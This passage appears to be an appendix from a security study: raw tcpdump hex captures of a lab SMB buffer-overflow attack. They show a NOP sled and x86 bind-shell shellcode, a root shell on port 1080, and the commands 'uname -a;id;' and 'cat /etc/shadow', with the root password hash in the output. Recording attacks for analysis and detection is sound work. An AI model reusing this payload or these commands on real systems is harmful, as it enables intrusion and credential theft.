0x0060       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x0070       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x0080       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x0090       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x00a0       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x00b0       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x00c0       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x00d0       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x00e0       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x00f0       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x0100       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x0110       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x0120       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x0130       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x0140       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x0150       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x0160       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x0170       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x0180       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x0190       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x01a0       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x01b0       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x01c0       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x01d0       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x01e0       0000 0000 0000 0000 0000 0000 0000 0000  ................
```

```
0x01f0       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x0200       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x0210       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x0220       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x0230       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x0240       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x0250       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x0260       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x0270       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x0280       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x0290       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x02a0       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x02b0       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x02c0       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x02d0       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x02e0       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x02f0       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x0300       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x0310       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x0320       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x0330       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x0340       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x0350       0000 0000 0000 0000 0000 00              ............
17:48:27.173122 10.1.0.2.1694 > 10.0.0.1.1080: S [tcp sum ok]
131836430:131836430(0) win 5840 <mss 1380,sackOK,timestamp 11511807
0,nop,wscale 0> (DF) (ttl 62, id 3569, len 60)
0x0000       4500 003c 0df1 4000 3e06 1ac8 0a01 0002  E..<..@.>.......
0x0010       0a00 0001 069e 0438 07db aa0e a387 c0f9  .......8........
0x0020       a002 16d0 5394 0000 0204 0564 0402 080a  ....S......d....
0x0030       00af a7ff 0000 0000 0103 0300            ............
17:48:27.173310 10.0.0.1.1080 > 10.1.0.2.1694: R [tcp sum ok] 0:0(0) ack
131836431 win 0 (DF) (ttl 64, id 0, len 40)
0x0000       4500 0028 0000 4000 4006 26cd 0a00 0001  E..(..@.@.&.....
0x0010       0a01 0002 0438 069e 0000 0000 07db aa0f  .....8..........
0x0020       5014 0000 df0c 0000 0000 0000            P.............
```

A.2.2. The Successful Attempt.

```
17:48:27.483623 10.1.0.2.1707 > 10.0.0.1.139: S [tcp sum ok]
126349662:126349662(0) win 5840 <mss 1380,sackOK,timestamp 11511839
0,nop,wscale 0> (DF) (ttl 62, id 22849, len 60)
0x0000       4500 003c 5941 4000 3e06 cf77 0a01 0002  E..<YA@.>..w....
0x0010       0a00 0001 06ab 008b 0787 f15e 8c64 c948  ...........^.d.H
0x0020       a002 16d0 1eec 0000 0204 0564 0402 080a  ...........d....
0x0030       00af a81f 0000 0000 0103 0300            ............
17:48:27.483878 10.0.0.1.139 > 10.1.0.2.1707: S [tcp sum ok]
1924179073:1924179073(0) ack 126349663 win 5792 <mss 1460,sackOK,timestamp
102642 11511839,nop,wscale 0> (DF) (ttl 64, id 0, len 60)
0x0000       4500 003c 0000 4000 4006 26b9 0a00 0001  E..<..@.@.&.....
0x0010       0a01 0002 008b 06ab 72b0 a481 0787 f15f  ........r......_
0x0020       a012 16a0 cc42 0000 0204 05b4 0402 080a  .....B..........
0x0030       0001 90f2 00af a81f 0103 0300            ............
17:48:27.485928 10.1.0.2.1707 > 10.0.0.1.139: . [tcp sum ok] ack 1924179074
win 5840 <nop,nop,timestamp 11511839 102642> (DF) (ttl 62, id 22850, len 52)
0x0000       4500 0034 5942 4000 3e06 cf7e 0a01 0002  E..4YB@.>..~....
0x0010       0a00 0001 06ab 008b 0787 f15f 72b0 a482  ..........._r...
```

```
0x0020       8010 16d0 fad7 0000 0101 080a 00af a81f  ................
0x0030       0001 90f2                               ....
17:48:27.486508 10.1.0.2.1707 > 10.0.0.1.139: P [tcp sum ok]
126349663:126349713(50) ack 1924179074 win 5840 <nop,nop,timestamp 11511839
102642>NBT Packet (DF) (ttl 62, id 22851, len 102)
0x0000       4500 0066 5943 4000 3e06 cf4b 0a01 0002  E..fYC@.>..K....
0x0010       0a00 0001 06ab 008b 0787 f15f 72b0 a482  ............_r...
0x0020       8018 16d0 19cf 0000 0101 080a 00af a81f  ................
0x0030       0001 90f2 0000 002e ff53 4d42 7300 0000  .........SMBs...
0x0040       0008 0000 0000 0000 0000 0000 0000 0000  ................
0x0050       0000 0000 0000 0000 00ff 0000 0000 2002  ................
0x0060       0001 0000 0000                          ......
17:48:27.486705 10.0.0.1.139 > 10.1.0.2.1707: . [tcp sum ok] ack 126349713
win 5792 <nop,nop,timestamp 102642 11511839> (DF) (ttl 64, id 13424, len 52)
0x0000       4500 0034 3470 4000 4006 f250 0a00 0001  E..44p@.@..P....
0x0010       0a01 0002 008b 06ab 72b0 a482 0787 f191  ........r.......
0x0020       8010 16a0 fad5 0000 0101 080a 0001 90f2  ................
0x0030       00af a81f                               ....
17:48:27.510253 10.0.0.1.139 > 10.1.0.2.1707: P [tcp sum ok]
1924179074:1924179119(45) ack 126349713 win 5792 <nop,nop,timestamp 102645
11511839>NBT Packet (DF) (ttl 64, id 13425, len 97)
0x0000       4500 0061 3471 4000 4006 f222 0a00 0001  E..a4q@.@.."....
0x0010       0a01 0002 008b 06ab 72b0 a482 0787 f191  ........r.......
0x0020       8018 16a0 d155 0000 0101 080a 0001 90f5  .....U..........
0x0030       00af a81f 0000 0029 ff53 4d42 7300 0000  .......).SMBs...
0x0040       0088 0100 0000 0000 0000 0000 0000 0000  ................
0x0050       0000 0000 6400 0000 03ff 0000 0001 0000  ....d...........
0x0060       00                                      .
17:48:27.512492 10.1.0.2.1707 > 10.0.0.1.139: . [tcp sum ok] ack 1924179119
win 5840 <nop,nop,timestamp 11511842 102645> (DF) (ttl 62, id 22852, len 52)
0x0000       4500 0034 5944 4000 3e06 cf7c 0a01 0002  E..4YD@.>..|....
0x0010       0a00 0001 06ab 008b 0787 f191 72b0 a4af  ............r...
0x0020       8010 16d0 fa72 0000 0101 080a 00af a822  .....r.........."
0x0030       0001 90f5                               ....
17:48:27.513085 10.1.0.2.1707 > 10.0.0.1.139: P [tcp sum ok]
126349713:126349777(64) ack 1924179119 win 5840 <nop,nop,timestamp 11511842
102645>NBT Packet (DF) (ttl 62, id 22853, len 116)
0x0000       4500 0074 5945 4000 3e06 cf3b 0a01 0002  E..tYE@.>..;....
0x0010       0a00 0001 06ab 008b 0787 f191 72b0 a4af  ............r...
0x0020       8018 16d0 42bc 0000 0101 080a 00af a822  ....B.........."
0x0030       0001 90f5 0000 003c ff53 4d42 7000 0000  .......<.SMBp...
0x0040       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x0050       6400 0000 6400 0000 0000 0000 5c5c 6970  d...d.......\\ip
0x0060       6324 256e 6f62 6f64 7900 0000 0000 0000  c$%nobody.......
0x0070       4950 4324                               IPC$
17:48:27.516859 10.0.0.1.139 > 10.1.0.2.1707: P [tcp sum ok]
1924179119:1924179162(43) ack 126349777 win 5792 <nop,nop,timestamp 102645
11511842>NBT Packet (DF) (ttl 64, id 13426, len 95)
0x0000       4500 005f 3472 4000 4006 f223 0a00 0001  E.._4r@.@..#....
0x0010       0a01 0002 008b 06ab 72b0 a4af 0787 f1d1  ........r.......
0x0020       8018 16a0 d4f0 0000 0101 080a 0001 90f5  ................
0x0030       00af a822 0000 0027 ff53 4d42 7000 0000  ..."...'.SMBp...
0x0040       0080 0100 0000 0000 0000 0000 0000 0000  ................
0x0050       0100 0000 6400 0000 02ff ff01 0000 00    ....d..........
17:48:27.527949 10.1.0.2.1707 > 10.0.0.1.139: . [tcp sum ok]
126349777:126351145(1368) ack 1924179162 win 5840 <nop,nop,timestamp 11511843
102645>NBT Packet (DF) (ttl 62, id 22854, len 1420)
```

```
0x0000       4500 058c 5946 4000 3e06 ca22 0a01 0002  E...YF@.>.."....
0x0010       0a00 0001 06ab 008b 0787 f1d1 72b0 a4da  ............r...
0x0020       8010 16d0 b735 0000 0101 080a 00af a823  .....5.........#
0x0030       0001 90f5 0004 0820 ff53 4d42 3200 0000  .........SMB2...
0x0040       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x0050       0100 0000 6400 0000 00d0 070c 00d0 070c  ....d...........
0x0060       0000 0000 0000 0000 0000 00d0 0743 000c  .............C..
0x0070       0014 0801 0000 0000 0000 0000 0000 0000  ................
0x0080       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x0090       0000 0090 9090 9090 9090 9090 9090 9090  ................
0x00a0       9090 9090 9090 9090 9090 9090 9090 9090  ................
0x00b0       9090 9090 9090 9090 9090 9090 9090 9090  ................
0x00c0       9090 9090 9090 9090 9090 9090 9090 9090  ................
0x00d0       9090 9090 9090 9090 9090 9090 9090 9090  ................
0x00e0       9090 9090 9090 9090 9090 9090 9090 9090  ................
0x00f0       9090 9090 9090 9090 9090 9090 9090 9090  ................
0x0100       9090 9090 9090 9090 9090 9090 9090 9090  ................
0x0110       9090 9090 9090 9090 9090 9090 9090 9090  ................
0x0120       9090 9090 9090 9090 9090 9090 9090 9090  ................
0x0130       9090 9090 9090 9090 9090 9090 9090 9090  ................
0x0140       9090 9090 9090 9090 9090 9090 9090 9090  ................
0x0150       9090 9090 9090 9090 9090 9090 9090 9090  ................
0x0160       9090 9090 9090 9090 9090 9090 9090 9090  ................
0x0170       9090 9090 9090 9090 9090 9090 9090 9090  ................
0x0180       9090 9090 9090 9090 9090 9090 9090 9090  ................
0x0190       9090 9090 9090 9090 9090 9090 9090 9090  ................
0x01a0       9090 9090 9090 9090 9090 9090 9090 9090  ................
0x01b0       9090 9090 9090 9090 9090 9090 9090 9090  ................
0x01c0       9090 9090 9090 9090 9090 9090 9090 9090  ................
0x01d0       9090 9090 9090 9090 9090 9090 9090 9090  ................
0x01e0       9090 9090 9090 9090 9090 9090 9090 9090  ................
0x01f0       9090 9090 9090 9090 9090 9090 9090 9090  ................
0x0200       9090 9090 9090 9090 9090 9090 9090 9090  ................
0x0210       9090 9090 9090 9090 9090 9090 9090 9090  ................
0x0220       9090 9090 9090 9090 9090 9090 9090 9090  ................
0x0230       9090 9090 9090 9090 9090 9090 9090 9090  ................
0x0240       9090 9090 9090 9090 9090 9090 9090 9090  ................
0x0250       9090 9090 9090 9090 9090 9090 9090 9090  ................
0x0260       9090 9090 9090 9090 9090 9090 9090 9090  ................
0x0270       9090 9090 9090 9090 9090 9090 9090 9090  ................
0x0280       9090 9090 9090 9090 9090 9090 9090 9090  ................
0x0290       9090 9090 9090 9090 9090 9090 9090 9090  ................
0x02a0       9090 9090 9090 9090 9090 9090 9090 9090  ................
0x02b0       9090 9090 9090 9090 9090 9090 9090 9090  ................
0x02c0       9090 9090 9090 9090 9090 9090 9090 9090  ................
0x02d0       9090 9090 9090 9090 9090 9090 9090 9090  ................
0x02e0       9090 9090 9090 9090 9090 9090 9090 9090  ................
0x02f0       9090 9090 9090 9090 9090 9090 9090 9090  ................
0x0300       9090 9090 9090 9090 9090 9090 9090 9090  ................
0x0310       9090 9090 9090 9090 9090 9090 9090 9090  ................
0x0320       9090 9090 9090 9090 9090 9090 9090 9090  ................
0x0330       9090 9090 9090 9090 9090 9090 9090 9090  ................
0x0340       9090 9090 9090 9090 9090 9090 9090 9090  ................
0x0350       9090 9090 9090 9090 9090 9090 9090 9090  ................
0x0360       9090 9090 9090 9090 9090 9090 9090 9090  ................
0x0370       9090 9090 9090 9090 9090 9090 9090 9090  ................
0x0380       9090 9090 9090 9090 9090 9090 9090 9090  ................
```

```
0x0390       9090 9090 9090 9090 9090 9090 9090 9090  ................
0x03a0       9090 9090 9090 9090 9090 9090 9090 9090  ................
0x03b0       9090 9090 9090 9090 9090 9090 31c0 5040  ............1.P@
0x03c0       89c3 5040 5089 e1b0 66cd 8031 d252 6668  ..P@P...f..1.Rfh
0x03d0       0438 4366 5389 e16a 1051 5089 e1b0 66cd  .8CfS..j.QP...f.
0x03e0       8040 8944 2404 4343 b066 cd80 83c4 0c52  .@.D$.CC.f.....R
0x03f0       5243 b066 cd80 9389 d1b0 3fcd 8041 80f9  RC.f......?..A..
0x0400       0375 f652 686e 2f73 6868 2f2f 6269 89e3  .u.Rhn/shh//bi..
0x0410       5253 89e1 b00b cd80 9090 9090 9090 9090  RS..............
0x0420       9090 9090 9090 9090 9090 9090 9090 9090  ................
0x0430       9090 9090 9090 9090 9090 9090 9090 9090  ................
0x0440       9090 9090 9090 9090 9090 9090 9090 9090  ................
0x0450       9090 9090 9090 9090 9090 9090 9090 9090  ................
0x0460       9090 9090 9090 9090 9090 9090 9090 9090  ................
0x0470       9090 9090 9090 9090 9090 9090 9090 9090  ................
0x0480       9090 9090 9090 9090 9090 9090 9090 9090  ................
0x0490       9090 9090 9090 9090 9090 90ff f1ff bfff  ................
0x04a0       f1ff bfff f1ff bfff f1ff bfff f1ff bfff  ................
0x04b0       f1ff bfff f1ff bfff f1ff bf00 0000 0000  ................
0x04c0       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x04d0       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x04e0       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x04f0       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x0500       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x0510       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x0520       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x0530       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x0540       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x0550       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x0560       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x0570       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x0580       0000 0000 0000 0000 0000 0000            ............
17:48:27.528128 10.1.0.2.1707 > 10.0.0.1.139: P [tcp sum ok]
126351145:126351276(131) ack 1924179162 win 5840 <nop,nop,timestamp 11511843
102645>NBT Packet (DF) (ttl 62, id 22855, len 183)
0x0000       4500 00b7 5947 4000 3e06 cef6 0a01 0002  E...YG@.>.......
0x0010       0a00 0001 06ab 008b 0787 f729 72b0 a4da  ...........)r...
0x0020       8018 16d0 f423 0000 0101 080a 00af a823  .....#.........#
0x0030       0001 90f5 0000 0000 0000 0000 0000 0000  ................
0x0040       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x0050       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x0060       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x0070       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x0080       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x0090       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x00a0       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x00b0       0000 0000 0000 00                        .......
17:48:27.528298 10.0.0.1.139 > 10.1.0.2.1707: . [tcp sum ok] ack 126351276
win 8208 <nop,nop,timestamp 102646 11511843> (DF) (ttl 64, id 13427, len 52)
0x0000       4500 0034 3473 4000 4006 f24d 0a00 0001  E..44s@.@..M....
0x0010       0a01 0002 008b 06ab 72b0 a4da 0787 f7ac  ........r.......
0x0020       8010 2010 eaea 0000 0101 080a 0001 90f6  ................
0x0030       00af a823                                ...#
17:48:27.531294 10.1.0.2.1707 > 10.0.0.1.139: FP [tcp sum ok]
126351276:126352083(807) ack 1924179162 win 5840 <nop,nop,timestamp 11511843
102645>NBT Packet (DF) (ttl 62, id 22856, len 859)
0x0000       4500 035b 5948 4000 3e06 cc51 0a01 0002  E..[YH@.>..Q....
```

```
0x0010       0a00 0001 06ab 008b 0787 f7ac 72b0 a4da  ............r...
0x0020       8019 16d0 f0fb 0000 0101 080a 00af a823  ...............#
0x0030       0001 90f5 0000 0000 0000 0000 0000 0000  ................
0x0040       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x0050       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x0060       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x0070       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x0080       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x0090       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x00a0       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x00b0       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x00c0       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x00d0       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x00e0       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x00f0       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x0100       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x0110       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x0120       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x0130       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x0140       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x0150       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x0160       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x0170       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x0180       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x0190       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x01a0       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x01b0       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x01c0       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x01d0       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x01e0       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x01f0       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x0200       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x0210       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x0220       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x0230       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x0240       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x0250       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x0260       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x0270       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x0280       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x0290       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x02a0       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x02b0       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x02c0       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x02d0       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x02e0       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x02f0       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x0300       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x0310       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x0320       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x0330       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x0340       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x0350       0000 0000 0000 0000 0000 00              ..........
17:48:27.531374 10.1.0.2.1708 > 10.0.0.1.1080: S [tcp sum ok]
123219677:123219677(0) win 5840 <mss 1380,sackOK,timestamp 11511843
0,nop,wscale 0> (DF) (ttl 62, id 34558, len 60)
0x0000       4500 003c 86fe 4000 3e06 a1ba 0a01 0002  E..<..@.>.......
```

```
0x0010       0a00 0001 06ac 0438 0758 2edd f1ed 736f  .......8.X....so
0x0020       a002 16d0 ce3a 0000 0204 0564 0402 080a  .....:.....d....
0x0030       00af a823 0000 0000 0103 0300            ...#........
17:48:27.531615 10.0.0.1.1080 > 10.1.0.2.1708: S [tcp sum ok]
1926388736:1926388736(0) ack 123219678 win 5792 <mss 1460,sackOK,timestamp
102647 11511843,nop,wscale 0> (DF) (ttl 64, id 0, len 60)
0x0000       4500 003c 0000 4000 4006 26b9 0a00 0001  E..<..@.@.&.....
0x0010       0a01 0002 0438 06ac 72d2 5c00 0758 2ede  .....8..r.\..X..
0x0020       a012 16a0 d39b 0000 0204 05b4 0402 080a  ................
0x0030       0001 90f7 00af a823 0103 0300            .......#....
17:48:27.533605 10.0.0.1.139 > 10.1.0.2.1707: R [tcp sum ok]
1924179162:1924179162(0) ack 126352084 win 8208 <nop,nop,timestamp 102647
11511843> (DF) (ttl 64, id 13428, len 52)
0x0000       4500 0034 3474 4000 4006 f24c 0a00 0001  E..44t@.@..L....
0x0010       0a01 0002 008b 06ab 72b0 a4da 0787 fad4  ........r.......
0x0020       8014 2010 e7bd 0000 0101 080a 0001 90f7  ................
0x0030       00af a823                                ...#
17:48:27.533693 10.1.0.2.1708 > 10.0.0.1.1080: . [tcp sum ok] ack 1926388737
win 5840 <nop,nop,timestamp 11511844 102647> (DF) (ttl 62, id 34559, len 52)
0x0000       4500 0034 86ff 4000 3e06 a1c1 0a01 0002  E..4..@.>.......
0x0010       0a00 0001 06ac 0438 0758 2ede 72d2 5c01  .......8.X..r.\.
0x0020       8010 16d0 0230 0000 0101 080a 00af a824  .....0.........$
0x0030       0001 90f7                                ....
17:48:27.534040 10.1.0.2.1708 > 10.0.0.1.1080: P [tcp sum ok]
123219678:123219691(13) ack 1926388737 win 5840 <nop,nop,timestamp 11511844
102647> (DF) (ttl 62, id 34560, len 65)
0x0000       4500 0041 8700 4000 3e06 a1b3 0a01 0002  E..A..@.>.......
0x0010       0a00 0001 06ac 0438 0758 2ede 72d2 5c01  .......8.X..r.\.
0x0020       8018 16d0 ef18 0000 0101 080a 00af a824  ...............$
0x0030       0001 90f7 756e 616d 6520 2d61 3b69 643b  ....uname.-a;id;
0x0040       0a                                       .
17:48:27.534228 10.0.0.1.1080 > 10.1.0.2.1708: . [tcp sum ok] ack 123219691
win 5792 <nop,nop,timestamp 102647 11511844> (DF) (ttl 64, id 52470, len 52)
0x0000       4500 0034 ccf6 4000 4006 59ca 0a00 0001  E..4..@.@.Y.....
0x0010       0a01 0002 0438 06ac 72d2 5c01 0758 2eeb  .....8..r.\..X..
0x0020       8010 16a0 0253 0000 0101 080a 0001 90f7  .....S..........
0x0030       00af a824                                ...$
17:48:27.560861 10.0.0.1.1080 > 10.1.0.2.1708: P [tcp sum ok]
1926388737:1926388831(94) ack 123219691 win 5792 <nop,nop,timestamp 102650
11511844> (DF) (ttl 64, id 52471, len 146)
0x0000       4500 0092 ccf7 4000 4006 596b 0a00 0001  E.....@.@.Yk....
0x0010       0a01 0002 0438 06ac 72d2 5c01 0758 2eeb  .....8..r.\..X..
0x0020       8018 16a0 7204 0000 0101 080a 0001 90fa  ....r...........
0x0030       00af a824 4c69 6e75 7820 6c6f 6361 6c68  ...$Linux.localh
0x0040       6f73 742e 6c6f 6361 6c64 6f6d 6169 6e20  ost.localdomain.
0x0050       322e 342e 3138 2d31 3420 2331 2057 6564  2.4.18-14.#1.Wed
0x0060       2053 6570 2034 2031 313a 3537 3a35 3720  .Sep.4.11:57:57.
0x0070       4544 5420 3230 3032 2069 3538 3620 6935  EDT.2002.i586.i5
0x0080       3836 2069 3338 3620 474e 552f 4c69 6e75  86.i386.GNU/Linu
0x0090       780a                                     x.
17:48:27.563376 10.1.0.2.1708 > 10.0.0.1.1080: . [tcp sum ok] ack 1926388831
win 5840 <nop,nop,timestamp 11511847 102650> (DF) (ttl 62, id 34561, len 52)
0x0000       4500 0034 8701 4000 3e06 a1bf 0a01 0002  E..4..@.>.......
0x0010       0a00 0001 06ac 0438 0758 2eeb 72d2 5c5f  .......8.X..r.\_
0x0020       8010 16d0 01bf 0000 0101 080a 00af a827  ...............'
0x0030       0001 90fa                                ....
```

```
17:48:27.572869 10.0.0.1.1080 > 10.1.0.2.1708: P [tcp sum ok]
1926388831:1926388873(42) ack 123219691 win 5792 <nop,nop,timestamp 102651
11511847> (DF) (ttl 64, id 52472, len 94)
0x0000       4500 005e ccf8 4000 4006 599e 0a00 0001  E..^..@.@.Y.....
0x0010       0a01 0002 0438 06ac 72d2 5c5f 0758 2eeb  .....8..r.\_.X..
0x0020       8018 16a0 c9f6 0000 0101 080a 0001 90fb  ................
0x0030       00af a827 7569 643d 3028 726f 6f74 2920  ...'uid=0(root).
0x0040       6769 643d 3028 726f 6f74 2920 6772 6f75  gid=0(root).grou
0x0050       7073 3d39 3928 6e6f 626f 6479 290a       ps=99(nobody).
17:48:27.575131 10.1.0.2.1708 > 10.0.0.1.1080: . [tcp sum ok] ack 1926388873
win 5840 <nop,nop,timestamp 11511848 102651> (DF) (ttl 62, id 34562, len 52)
0x0000       4500 0034 8702 4000 3e06 a1be 0a01 0002  E..4..@.>.......
0x0010       0a00 0001 06ac 0438 0758 2eeb 72d2 5c89  .......8.X..r.\.
0x0020       8010 16d0 0193 0000 0101 080a 00af a828  ...............(
0x0030       0001 90fb                                ....
17:48:33.246200 10.1.0.2.1708 > 10.0.0.1.1080: P [tcp sum ok]
123219691:123219707(16) ack 1926388873 win 5840 <nop,nop,timestamp 11512415
102651> (DF) (ttl 62, id 34563, len 68)
0x0000       4500 0044 8703 4000 3e06 a1ad 0a01 0002  E..D..@.>.......
0x0010       0a00 0001 06ac 0438 0758 2eeb 72d2 5c89  .......8.X..r.\.
0x0020       8018 16d0 10ab 0000 0101 080a 00af aa5f  ................_
0x0030       0001 90fb 6361 7420 2f65 7463 2f73 6861  ....cat./etc/sha
0x0040       646f 770a                                dow.
17:48:33.255060 10.0.0.1.1080 > 10.1.0.2.1708: P [tcp sum ok]
1926388873:1926389812(939) ack 123219707 win 5792 <nop,nop,timestamp 103219
11512415> (DF) (ttl 64, id 52473, len 991)
0x0000       4500 03df ccf9 4000 4006 561c 0a00 0001  E.....@.@.V.....
0x0010       0a01 0002 0438 06ac 72d2 5c89 0758 2efb  .....8..r.\..X..
0x0020       8018 16a0 dd4b 0000 0101 080a 0001 9333  .....K.........3
0x0030       00af aa5f 726f 6f74 3a24 3124 f9e2 eeb5  ..._root:$1$....
0x0040       e1d4 c1ca 246f 5354 4761 6447 5174 6f4d  ....$oSTGadGQtoM
0x0050       2e71 3432 496c 6346 6372 2e3a 3132 3232  .q42IlcFcr.:1222
0x0060       383a 303a 3939 3939 393a 373a 3a3a 0a62  8:0:99999:7:::.b
0x0070       696e 3a2a 3a31 3232 3238 3a30 3a39 3939  in:*:12228:0:999
0x0080       3939 3a37 3a3a 3a0a 6461 656d 6f6e 3a2a  99:7:::.daemon:*
0x0090       3a31 3232 3238 3a30 3a39 3939 3939 3a37  :12228:0:99999:7
0x00a0       3a3a 3a0a 6164 6d3a 2a3a 3132 3232 383a  :::.adm:*:12228:
0x00b0       303a 3939 3939 393a 373a 3a3a 0a6c 703a  0:99999:7:::.lp:
0x00c0       2a3a 3132 3232 383a 303a 3939 3939 393a  *:12228:0:99999:
0x00d0       373a 3a3a 0a73 796e 633a 2a3a 3132 3232  7:::.sync:*:1222
0x00e0       383a 303a 3939 3939 393a 373a 3a3a 0a73  8:0:99999:7:::.s
0x00f0       6875 7464 6f77 6e3a 2a3a 3132 3232 383a  hutdown:*:12228:
0x0100       303a 3939 3939 393a 373a 3a3a 0a68 616c  0:99999:7:::.hal
0x0110       743a 2a3a 3132 3232 383a 303a 3939 3939  t:*:12228:0:9999
0x0120       393a 373a 3a3a 0a6d 6169 6c3a 2a3a 3132  9:7:::.mail:*:12
0x0130       3232 383a 303a 3939 3939 393a 373a 3a3a  228:0:99999:7:::
0x0140       0a6e 6577 733a 2a3a 3132 3232 383a 303a  .news:*:12228:0:
0x0150       3939 3939 393a 373a 3a3a 0a75 7563 703a  99999:7:::.uucp:
0x0160       2a3a 3132 3232 383a 303a 3939 3939 393a  *:12228:0:99999:
0x0170       373a 3a3a 0a6f 7065 7261 746f 723a 2a3a  7:::.operator:*:
0x0180       3132 3232 383a 303a 3939 3939 393a 373a  12228:0:99999:7:
0x0190       3a3a 0a67 616d 6573 3a2a 3a31 3232 3238  ::.games:*:12228
0x01a0       3a30 3a39 3939 3939 3a37 3a3a 3a0a 676f  :0:99999:7:::.go
0x01b0       7068 6572 3a2a 3a31 3232 3238 3a30 3a39  pher:*:12228:0:9
